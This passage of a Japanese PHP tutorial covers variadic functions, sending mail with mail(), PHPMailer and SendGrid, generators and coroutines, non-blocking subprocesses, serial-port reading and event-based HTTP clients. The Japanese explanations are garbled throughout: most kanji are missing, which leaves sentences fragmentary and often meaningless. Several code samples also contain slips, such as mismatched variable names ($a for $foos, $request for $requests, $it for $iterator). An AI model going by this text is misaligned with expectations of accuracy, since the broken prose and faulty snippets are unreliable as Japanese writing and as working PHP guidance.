このメソッドは、にはピアのアドレスとポ―トをすことをとしていますが、すが2つあるため、わりにパラメ―タをすることをします。これはのようにびすことができます

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "Peer: $address:$port\n";
```

`$address`と`$port`はにするはありません。らは

1. まず`null`としてされ、

2. あらかじめされた`null`をつにされます
3. でされた
4. びしコンテキストのアドレスとポートとしてされます。

リスト

5.6

PHP 5.6では、リストvarargs、がされました...のに... tokenをして、パラメータがであることをしました。つまり、それのすべてのパラメータをむです。

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

タイプは...にでき...

```
function foo(Bar ...$bars) {}
```

& referenceは、 ...にタイプのにできますする。このをえてみましょう。

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

```
int(0)
int(1)
int(1)
```

、のまたは`Traversable` をアンパックして、リストのでにすことができます。

```
var_dump(...hash_algos());
```

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

せずに、このスニペットとし...

```
var_dump(hash_algos());
```

```
array(46) {
  [0]=>
  string(3) "md2"
  [1]=>
  string(3) "md4"
  ...
}
```

したがって、のようにバリデーションのリダイレクトをにできます。

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map([$mysqli, "real_escape_string"], $args));
}
```

とはに、 `Iterator` にSPLのサブクラスのくなどの`Traversable`もできます。えば

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

イテレータがにする、たとえばのようになります。

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

さまざまなバージョンのPHPがなるをします

- PHP 7.0.0からPHP 7.1.0ベータ1まで
  - セグメントがする
  - PHPプロセスはコード139でします
- PHP 5.6では
  - メモリのなエラー「なメモリサイズのdバイトがいたされました」がされます。
  - PHPプロセスはコード255でします。

  HHVMv3.10 - v3.12は`Traversable`のアンパックをサポートしていません。このでは、「コンテナのみをする」というメッセージがされます。

のは、このようなローカルスコープにあります

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```

オンラインでをむ https://riptutorial.com/ja/php/topic/4551/

108: メールをする

パラメータ

パラメータ	
`string $to`	のメールアドレス
`string $subject`	
`string $message`	メールの
`string $additional_headers`	オプションメールにするヘッダー
`string $additional_parameters`	オプションコマンドラインでされたメールアプリケーションにす

メールはスクリプトをすることはしてしません。はをすべきか

- エラーをにして、エラーをしてください。
- PHPのエラーログファイルにアクセスできるは、それらをチェックしてください。
- サーバーで `mail()` コマンドがしくされていますか ホスティングのは、ここでもできません。
- メールがえてしまったは、メールフォルダをつフリーメイルサービスまたはメールフィルタリングをくわないメールアカウントををってメールアカウントをします。このようにして、メールがされないか、されたのかスパムとしてフィルタリングされるのかをできます。
- のある「」メールにした「」アドレスをしましたかエラーメールにのバウンスアドレスをすることもできます。

しているメールがスパムとしてフィルタリングされています。はをすべきか

- アドレス「」は、メールをするサーバーでされるドメインにしていますかそうでないは、してください。

  `xxx@gmail.com`などのアドレスはしないでください。 `reply-to`がなるアドレスにするがあるは、 `reply-to`してください。

- あなたのサーバーはブラックリストにっていますかこれは、ネイバーがひどくるうときにホスティングをっているときにがあります。 Spamhausのようなほとんどのブラックリストプロバイダには、サーバーのIPをルックアップできるツールがあります。また、 MX Toolboxのようなサードパーティのツールもあります。

- PHPのインストールによっては、アドレスをするために5のパラメータをmailにするがあります。これがあなたにてはまるかどうかをてください。
- のすべてがした、などのメールサービスとしてのをしてMailgun 、 SparkPost 、 アマゾン SES 、 Mailjet 、 SendinBlueまたはSendGridのわりにをける-to。らはすべてPHPをってびすことができるAPIをっています。

Examples

メールの - 、、およびな

なメールには3つのコンポーネントがあります。

1. メールアドレスとしてされる
2. テーマ
3. メッセージ

PHPでメールをするのは、みみ`mail()`をびすのとじくらいです。 `mail()`は5つのパラメータをりますが、の3つはメールのになものですただし、でするように4つのパラメータがにされます。の3つのパラメータはのとおりです。

1. のメールアドレス
2. メールの
3. メールのえばメールの

のはのコードにています

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

のなは、システムのメールアラートのハードコーディングなどのられたでうまくします。ただし、 `mail()`パラメータとしてされたデータをにして、コードをよりきれいにしてしやすいようにするのがですたとえば、フォームからメールをにするなど。

さらに、 `mail()`は4のパラメータをけります。これにより、あなたのメールでのメールヘッダーをることができます。これらのヘッダーでは、のをできます。

- ユーザーにされる`From`とメールアドレス
- ユーザーのがされる`Reply-To`メールアドレス
- `X-Mailer`ようなのヘッダーは、このメールがPHPでされたことをにえることができます

```
$to      = 'recipient@example.com';             // Could also be $to      =
$_POST['recipient'];
$subject = 'Email Subject';                     // Could also be $subject = $_POST['subject'];

$message = 'This is the email message body';    // Could also be $message = $_POST['message'];

$headers = implode("\r\n", [
```

```
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

オプションの5のパラメーターは、 `sendmail_path`でされているように、メールをするときにするようにされたプログラムにコマンドオプションとしてのフラグをすためにできます。たとえば、`-f` sendmailオプションをしてsendmail / postfixをするときに、これをしてエンベロープアドレスをすることができます。

```
$fifth  = '-fno-reply@example.com';
```

`mail()`はかなりできるものですが、 `mail()`がびされたときにメールがされることはしてされません。メールのにエラーがするがあるかどうかをするには、 `mail()`りをするがあります。メールがにされたは`TRUE`がされます。それのは、 `FALSE`され`FALSE`。

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

`mail()`は`TRUE`すかもしれませんが 、メールがされたか、またはメールがによってされることをしません 。これは、メールがシステムのメールシステムににきされたことをしています。

HTMLメールをしたいは、もっとくのをうはありません。がある

1. `MIME-Version`ヘッダーをする
2. `Content-Type`ヘッダーをする
3. あなたのメールコンテンツがHTMLであることをしてください

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

PHPの`mail()`の

```
<?php

// Debugging tools. Only turn these on in your development environment.

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.
```

```
ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);

// Send the email

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}
else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}
```

- `mail()`
- PHPの`mail()`

するスタックオーバーフローにする

- PHPメールフォームがメールのをしない
- プログラムでしたメールがにスパムとしてマークされていないことをするにはどうすればよいですか
- SMTPをしてメールをする
- からのの

メーラ

- PHPMailer
- SwiftMailer
- PEAR :: Mail

メールサーバー

-

メールWindows

トピック

- /リダイレクト/

mailをしてHTMLメールをする

```
<?php
$to      = 'recipent@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [
    "From: John Conde <webmaster@example.com>",
    "Reply-To: webmaster@example.com",
    "X-Mailer: PHP/" . PHP_VERSION,
    "MIME-Version: 1.0",
    "Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);
```

これはプレーンテキストのメールをするのときくなるわけではありません。コンテンツのないはHTMLのようにされており、メールクライアントがHTMLとしてメールをさせるためには2つのヘッダーがされているがあります。らです

- MIMEバージョン1.0
- Content-Typetext / html; charset = UTF-8

PHPMailerをしてプレーンテキストメールをする

テキストメール

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
```

```
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

、CC、BCCの

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

mailをしてファイルでメールをする

```
<?php

$to         = 'recipient@example.com';
$subject    = 'Email Subject';
$message    = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix     = "part_"; // This is an optional prefix
```

```
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary   = uniqid($prefix, true);

// headers
$headers    = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION,
    'MIME-Version: 1.0',
    // boundary parameter required, must be enclosed by quotes
    'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
    "Content-Transfer-Encoding: 7bit",
    "This is a MIME encoded message." // message for restricted transports
]);

// message and attachment
$message    = implode("\r\n", [
    "--" . $boundary, // header boundary delimiter line
    'Content-Type: text/plain; charset="iso-8859-1"',
    "Content-Transfer-Encoding: 8bit",
    $message,
    "--" . $boundary, // content boundary delimiter line
    'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
    "Content-Transfer-Encoding: base64",
    "Content-Disposition: attachment",
    $content,
    "--" . $boundary . "--" // closing boundary delimiter line
]);

$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

コンテンツエンコーディング

なエンコーディングは、 *7bit* 、 *8bit* 、 バイナリ 、 *quoted-printable* 、 *base64* 、 *ietf-token* 、 *x-token*です。 RFC 2045、セクション6.4でべたように、これらのエンコーディングの、ヘッダがマルチパートのContent-Typeをする、コンテンツエンコードは7ビット 、8ビット 、またはバイナリののであってはなりません 。

このでは、マルチパートヘッダーのUS-ASCIIをす7ビットエンコーディングをしています。なぜなら、RFC 2045のセクション6にされているように、このエンコーディングのみをサポートする

プロトコルがあるからです。のデータは、パーツでエンコードできますRFC 2046、セクション5.1。このはまさにこれをいます。のをサポートするがあるかもしれないので、text / plainメッセージをむのは8bitとされています。この、Latin1iso-8859-1セットがされています。 2のはファイルなので、base64でエンコードされたアプリケーション/オクテットストリームとしてされています。 base64はのデータを7ビットのにするので、されたRFC 2045、セクション6.2でることができます。

PHPMailerをしてHTMLメールをする

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

PHPMailerをしてファイルでメールをする

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment , 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
```

```
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Sendgridをしてプレーンテキストメールをする

テキスト メール

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$sendgrid->send($email);
```

、CC、BCCの

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recepient Name", "recepient1@example.com");
$personalization->addTo($email);
$email = new Email("RecepientCC Name", "recepient2@example.com");
$personalization->addCc($email);
$email = new Email("RecepientBCC Name", "recepient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Sendgridをしてファイルでメールをする

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

オンラインでメールをするをむ https://riptutorial.com/ja/php/topic/458/メールをする

109: プログラミング

Examples

の

PHP 5.5ではGeneratorsとyieldキーワードがされました。これにより、コードのようにえるコードをすることができます。

`yield`は、びしのコードにをし、そのでポイントをするがあります。 `yield`にってをることができます。こののりは、 `null`または`Generator::send()`にされたのいずれかです。

```
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

このメカニズムはコルーチンのでされ、Awaitableがされるとすぐに Generatorによってされた Awaitablesをのためのコールバックとしてすることによってし、ジェネレータのをします。

Icicle イベントループをする

つららはコルーチンをするために Awaitablesとジェネレータをしています。

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);

        echo "Sleep time: ", microtime(true) - $start, "\n";

        // Throws the exception from the rejected awaitable into the coroutine.
```

```
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$coroutine = new Coroutine($generator(1.2));
$coroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();
```

アンプイベントループをする

アンプハーネスはコルーチンに[Awaitablesのの]とジェネレータをします。

```
require __DIR__ . '/vendor/autoload.php';

use Amp\Dns;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        Dns\query("stackoverflow.com", $recordtype),
        Dns\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
        // convert to coroutine with Amp\resolve()
        $promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
        list($ns, $type, $ttl) = // we need only one NS result, not all
            current(yield Amp\timeout($promise, 2000 /* milliseconds */));
        echo "The result of the fastest server to reply to our query was $ns";
    } catch (Amp\TimeoutException $e) {
        echo "We've heard no answer for 2 seconds! Bye!";
    } catch (Dns\NoRecordException $e) {
        echo "No NS records there? Stupid DNS nameserver!";
    }
});
```

proc_openでブロックプロセスをする

pthreadなどのをインストールしないり、PHPはにコードをすることはできません。これは、proc_open()とstream_set_blocking()をしてをにみることで、にはバイパスされることがあります。

コードをさなチャンクにすると、のsuprocessとしてできます。に、 stream_set_blocking()をして、サブプロセスをブロックすることもできます。これは、のサブプロセスをし、ループでをチェ

ックしてループとに、すべてがするまですることをします。

として、ループをするさなサブプロセスをつことができ、で1001000msのランダムにスリープしますはに1つのサブプロセスでじです。

```
<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("$name delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("$name: $i\n");
}
```

メインプロセスはサブプロセスをし、そのをみみます。それをよりさなブロックにすることができます

- proc_openをしてサブプロセスをします。
- `stream_set_blocking()`でサブプロセスをブロックにします。
- `proc_get_status()`をしてすべてのサブプロセスがするまでループをします。
- `fclose()`をしてサブプロセスのパイプでにファイルハンドルをじ、`proc_close()`プロセスハンドルをじます。

```
<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
    stream_set_blocking($procPipes[1], 0);
    $pipes[$i] = $procPipes;
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running'];
})) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
        // Read all available output (unread output is buffered).
        $str = fread($pipes[$i][1], 1024);
        if ($str) {
            printf($str);
        }
    }
}
```

```
// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}
```

にはfreadがみんだ3つのサブプロセスのがまれていますこの、 `proc1`はの2つよりもくしました。

```
$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4
```

EventとDIOでシリアルポートをみる

*DIO*ストリームは、 イベントによってされません。 DIOリソースにカプセルされたファイルをるためのきれいなはありません。しかし、があります

- `fopen()`ポートのオープンストリーム。
- `stream_set_blocking()` ;でストリームをブロックにします。
- `EventUtil::getSocketFd()` ;でストリームからのファイルをします。
- ファイルを`dio_fdopen()` されていないに`dio_fdopen()` 、DIOリソースをします。
- ファイルディスクリプタのみみイベントをリスンするためのコールバックきの`Event`をします。
- コールバックでなデータをりし、アプリケーションのロジックにってします。

dio.php

```
<?php
class Scanner {
  protected $port; // port path, e.g. /dev/pts/5
  protected $fd; // numeric file descriptor
  protected $base; // EventBase
  protected $dio; // dio resource
  protected $e_open; // Event
  protected $e_read; // Event
```

```
  public function __construct ($port) {
    $this->port = $port;
    $this->base = new EventBase();
  }

  public function __destruct() {
    $this->base->exit();

    if ($this->e_open)
      $this->e_open->free();
    if ($this->e_read)
      $this->e_read->free();
    if ($this->dio)
      dio_close($this->dio);
  }

  public function run() {
    $stream = fopen($this->port, 'rb');
    stream_set_blocking($stream, false);

    $this->fd = EventUtil::getSocketFd($stream);
    if ($this->fd < 0) {
      fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
      return;
    }

    $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
    $this->e_open->add();
    $this->base->dispatch();

    fclose($stream);
  }

  public function _onOpen($fd, $events) {
    $this->e_open->del();

    $this->dio = dio_fdopen($this->fd);
    // Call other dio functions here, e.g.
    dio_tcsetattr($this->dio, [
      'baud' => 9600,
      'bits' => 8,
      'stop'  => 1,
      'parity' => 0
    ]);

    $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
      [$this, '_onRead']);
    $this->e_read->add();
  }

  public function _onRead($fd, $events) {
    while ($data = dio_read($this->dio, 1)) {
      var_dump($data);
    }
  }
}

// Change the port argument
$scanner = new Scanner('/dev/pts/5');
$scanner->run();
```

テスト

Aでのコマンドをします。

```
$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]
```

はなるがあります。のに`/dev/pts/5`と`/dev/pts/8`のPTYをします。

Bでは、のスクリプトをします。 rootがながあります

```
$ sudo php dio.php
```

Cでは、のPTYにをります

```
$ echo test > /dev/pts/8
```

```
string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

イベントにづくHTTPクライアント

これは、 イベントにづく サンプルのHTTPクライアントクラスです。

このクラスでは、いくつかのHTTPをスケジューリングし、にすることができます。

http-client.php

```
<?php
class MyHttpClient {
  /// @var EventBase
  protected $base;
  /// @var array Instances of EventHttpConnection
  protected $connections = [];

  public function __construct() {
    $this->base = new EventBase();
  }

  /**
   * Dispatches all pending requests (events)
   *
   * @return void
```

```
 */
public function run() {
  $this->base->dispatch();
}

public function __destruct() {
  // Destroy connection objects explicitly, don't wait for GC.
  // Otherwise, EventBase may be free'd earlier.
  $this->connections = null;
}

/**
 * @brief Adds a pending HTTP request
 *
 * @param string $address Hostname, or IP
 * @param int $port Port number
 * @param array $headers Extra HTTP headers
 * @param int $cmd A EventHttpRequest::CMD_* constant
 * @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
 *
 * @return EventHttpRequest|false
 */
public function addRequest($address, $port, array $headers,
  $cmd = EventHttpRequest::CMD_GET, $resource = '/')
{
  $conn = new EventHttpConnection($this->base, null, $address, $port);
  $conn->setTimeout(5);

  $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

  foreach ($headers as $k => $v) {
    $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
  }
  $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
  $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
  if ($conn->makeRequest($req, $cmd, $resource)) {
    $this->connections []= $conn;
    return $req;
  }

  return false;
}


/**
 * @brief Handles an HTTP request
 *
 * @param EventHttpRequest $req
 * @param mixed $unused
 *
 * @return void
 */
public function _requestHandler($req, $unused) {
  if (is_null($req)) {
    echo "Timed out\n";
  } else {
    $response_code = $req->getResponseCode();

    if ($response_code == 0) {
      echo "Connection refused\n";
    } elseif ($response_code != 200) {
```

```
        echo "Unexpected response: $response_code\n";
      } else {
        echo "Success: $response_code\n";
        $buf = $req->getInputBuffer();
        echo "Body:\n";
        while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
          echo $s, PHP_EOL;
        }
      }
    }
  }
}


$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
  $client->addRequest($address, $port, $headers,
    EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();
```

test.php

これはサーバーのサンプルスクリプトです。

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;
```

```
php http-client.php
```

サンプル

```
Success: 200
Body:
GET: array (
  'a' => '1',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
```

```
  'a' => '3',
)
...
```

トリム。

このコードは、 CLI SAPIでのにされています 。

EvにづくHTTPクライアント

これはEvにづくサンプルHTTPクライアントです。

Evはシンプルでなイベントループをします。ネットワークのウォッチャーはされませんが、 I / O ウォッチャーはソケットのにできます。

のコードは、HTTPをにスケジュールするをしています。

http-client.php

```
<?php
class MyHttpRequest {
  /// @var MyHttpClient
  private $http_client;
  /// @var string
  private $address;
  /// @var string HTTP resource such as /page?get=param
  private $resource;
  /// @var string HTTP method such as GET, POST etc.
  private $method;
  /// @var int
  private $service_port;
  /// @var resource Socket
  private $socket;
  /// @var double Connection timeout in seconds.
  private $timeout = 10.;
  /// @var int Chunk size in bytes for socket_recv()
  private $chunk_size = 20;
  /// @var EvTimer
  private $timeout_watcher;
  /// @var EvIo
  private $write_watcher;
  /// @var EvIo
  private $read_watcher;
  /// @var EvTimer
  private $conn_watcher;
  /// @var string buffer for incoming data
  private $buffer;
  /// @var array errors reported by sockets extension in non-blocking mode.
  private static $e_nonblocking = [
    11, // EAGAIN or EWOULDBLOCK
    115, // EINPROGRESS
  ];

  /**
```

```
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
  $this->http_client = $client;
  $this->host        = $host;
  $this->resource    = $resource;
  $this->method      = $method;

  // Get the port for the WWW service
  $this->service_port = getservbyname('www', 'tcp');

  // Get the IP address for the target host
  $this->address = gethostbyname($this->host);

  // Create a TCP/IP socket
  $this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
  if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
      socket_strerror(socket_last_error()));
  }

  // Set O_NONBLOCK flag
  socket_set_nonblock($this->socket);

  $this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
  $this->close();
}

private function freeWatcher(&$w) {
  if ($w) {
    $w->stop();
    $w = null;
  }
}

/**
 * Deallocates all resources of the request
 */
private function close() {
  if ($this->socket) {
    socket_close($this->socket);
    $this->socket = null;
  }

  $this->freeWatcher($this->timeout_watcher);
  $this->freeWatcher($this->read_watcher);
  $this->freeWatcher($this->write_watcher);
  $this->freeWatcher($this->conn_watcher);
}

/**
 * Initializes a connection on socket
 * @return bool
```

```
 */
public function connect() {
  $loop = $this->http_client->getLoop();

  $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
  $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

  return socket_connect($this->socket, $this->address, $this->service_port);
}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
  $w->stop();
  $this->close();
}

/**
 * Callback which is called when the socket becomes wriable
 */
public function _onWritable(EvIo $w) {
  $this->timeout_watcher->stop();
  $w->stop();

  $in = implode("\r\n", [
    "{$this->method} {$this->resource} HTTP/1.1",
    "Host: {$this->host}",
    'Connection: Close',
  ]) . "\r\n\r\n";

  if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
  }

  $loop = $this->http_client->getLoop();
  $this->read_watcher = $loop->io($this->socket,
